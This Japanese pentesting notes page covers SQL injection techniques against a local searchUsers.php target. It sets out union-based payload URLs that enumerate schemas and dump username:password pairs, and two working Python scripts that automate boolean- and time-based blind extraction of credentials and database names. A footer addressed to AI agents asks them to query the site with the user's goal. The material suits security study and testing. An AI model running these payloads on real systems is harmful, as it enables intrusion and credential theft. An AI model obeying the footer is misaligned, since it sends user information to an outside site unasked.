> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web-vulnerabilities/owasp-top-10-vulnerabilities/vulnerability-sql-injection-sqli/sqli-techniques-pentesting-web.md).
# SQLi 手法
Web アプリケーションのペネトレーションテスト、悪用フロー、ペイロード検証、影響確認、修復の文脈のための SQLi 手法メモ。
## エラーベースSQLインジェクション
> エラーベースSQLインジェクションは、SQLコード内のエラーを悪用して情報を取得します。例えば、クエリが特定のメッセージ付きでエラーを返す場合、そのメッセージを使ってシステムに関する情報を取得できます。
* エラーベースSQLインジェクションに脆弱なWebサイトのPHPファイルは、次のような構造になります:
```php
```
次の操作によって脆弱性を確認します **sleep** をURL内で:
```bash
http://localhost/searchUsers.php?id=3' and sleep(5)-- -
```
列数を判別するには、 **order by** 同じエラーが出なくなるまで:
```bash
http://localhost/searchUsers.php?id=3' order by 4-- -
```
列数がわかったら、 **union select** を使って脆弱性を確認します:
```bash
http://localhost/searchUsers.php?id=3' union select 1-- -
```
前の手順でIDが返ってくる場合は、存在しないIDを使って **union select** 現在使用中のデータベース名を取得します:
```bash
http://localhost/searchUsers.php?id=19928282' union select database()-- -
```
存在するすべてのデータベースを一覧表示するには:
```bash
http://localhost/searchUsers.php?id=19928282' union select group_concat(schema_name) from information_schema.schemata -- -
```
すべてのデータベース名がわかったら、Jordan を使って絞り込み、テーブルを表示します:
```bash
http://localhost/searchUsers.php?id=19928282' union select group_concat(table_name) from information_schema.tables where table_schema='Jordan' -- -
```
同様に、テーブル「users」では列を確認できます:
```bash
http://localhost/searchUsers.php?id=19928282' union select group_concat(column_name) from information_schema.columns where table_schema='Jordan' and table_name='users' -- -
```
列(user と password)を一覧表示するには:
```sql
http://localhost/searchUsers.php?id=19928282' union select group_concat(username) from Jordan.users -- -
http://localhost/searchUsers.php?id=19928282' union select group_concat(password) from Jordan.users -- -
```
全体を表示するには:
```bash
http://localhost/searchUsers.php?id=19928282' union select group_concat(username,':',password) from Jordan.users -- -
```
## サニタイズ付きSQL「mysqli/\_real/\_escape/\_string」
多くの場合、PHPコードは次を使って簡単なサニタイズを行います: **mysqli/\_real/\_escape/\_string**。ただし、ID内でクォートの位置がずれていれば、これを回避できます。
```php
```
この場合、シングルクォートなしで同じ操作を実行できます:
```bash
http://localhost/searchUsers.php?id=9983 union select database()
```
## ブールベースまたはタイムベースSQLインジェクション:
> タイムベースSQLインジェクションは、情報を取得するために実行に時間のかかるクエリを使います。例えば、クエリがテーブル内を検索し、リクエストに遅延が追加される場合、その遅延を使って追加情報を取得できます。
***
> ブールベースSQLインジェクションでは、ブール式を含むリクエストを使って追加情報を取得します。例えば、ブール式を含むクエリを使うことで、ユーザーがデータベースに存在するかどうかを判定できます。
***

Webサイトがページへリダイレクトするケースは多くあります **404 Not Found** IDが存在しないことを示す場合です。以下は、関数を使ったコードの例です **http/\_response/\_code**:
```php
```
ステータスコードの視覚的な例 **404 Not Found** および **200 OK** を **curl** クエリが正しいか誤っているかによる:
```bash
curl -s -I -X GET "http://localhost/searchUsers.php" -G --data-urlencode "id=9"
```

したがって、ブラインド攻撃では、条件と時間の2つの手法を使えます。
### ブールベースSQLインジェクション
存在しないIDでクエリを送信し、試してください **または 1 = 1**:
```bash
curl -s -I -X GET "http://localhost/searchUsers.php" -G --data-urlencode "id=100000 or 1=1"
```
以下のPythonスクリプトを使えば、この脆弱性を悪用してデータベースにアクセスできます。この例では、スクリプトがユーザー名とパスワードを取得します(ファイルは、前述のようにURL、テーブル名、列、データベースなどに応じて、変数を変更して修正する必要があります **sqli/\_url**).
```python
#!/usr/bin/python3
import requests
import signal
import sys
import time
import string
from pwn import *
def def_handler(sig, frame):
print("/n/n[!] 終了... /n")
sys.exit(1)
# SQLi の手法
signal.signal(signal.SIGINT, def_handler)
# SQLi の手法
main_url = "http://localhost/searchUsers.php"
characters = string.printable
def makeSQLI():
p1 = log.progress("総当たり攻撃")
p1.status("総当たり処理の開始")
time.sleep(2)
p2 = log.progress("抽出済みデータ")
extracted_info = ""
for position in range(1, 150):
for character in range(33, 126):
sqli_url = main_url + "?id=1000000 or (select(select ascii(substring((select group_concat(username,0x3a, password) from users),%d,1)) from users where id = 1)=%d)" % (position, character)
p1.status(sqli_url)
r = requests.get(sqli_url)
if r.status_code == 200:
extracted_info += chr(character)
p2.status(extracted_info)
break
if __name__ == '__main__':
makeSQLI()
```
### タイムベースSQLインジェクション
存在しないIDでクエリを送信し、または **sleep (0.35)**:
```bash
curl -s -I -X GET "http://localhost/searchUsers.php" -G --data-urlencode "id=1000000 or sleep(0.35)"
```

以下のPythonスクリプトを使えば、この脆弱性を悪用してデータベースにアクセスできます。この例では、スクリプトがデータベース名を一覧表示します(ファイルは、前述のようにURL、テーブル名、列、データベースなどに応じて、変数を変更して修正する必要があります **sqli/\_url**).
```python
#!/usr/bin/python3
import requests
import signal
import sys
import time
import string
from pwn import *
def def_handler(sig, frame):
print("/n/n[!] 終了... /n")
sys.exit(1)
# SQLi の手法
signal.signal(signal.SIGINT, def_handler)
# SQLi の手法
main_url = "http://localhost/searchUsers.php"
characters = string.printable
def makeSQLI():
p1 = log.progress("総当たり攻撃")
p1.status("総当たり処理の開始")
time.sleep(2)
p2 = log.progress("抽出済みデータ")
extracted_info = ""
for position in range(1, 150):
for character in range(33, 126):
sqli_url = main_url + "?id=1000000 or if(ascii(substr(database(),%d,1))=%d,sleep(0.35),1)" % (position, character)
p1.status(sqli_url)
time_start = time.time()
r = requests.get(sqli_url)
time_end = time.time()
if time_end - time_start > 0.35:
extracted_info += chr(character)
p2.status(extracted_info)
break
if __name__ == '__main__':
makeSQLI()
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web-vulnerabilities/owasp-top-10-vulnerabilities/vulnerability-sql-injection-sqli/sqli-techniques-pentesting-web.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.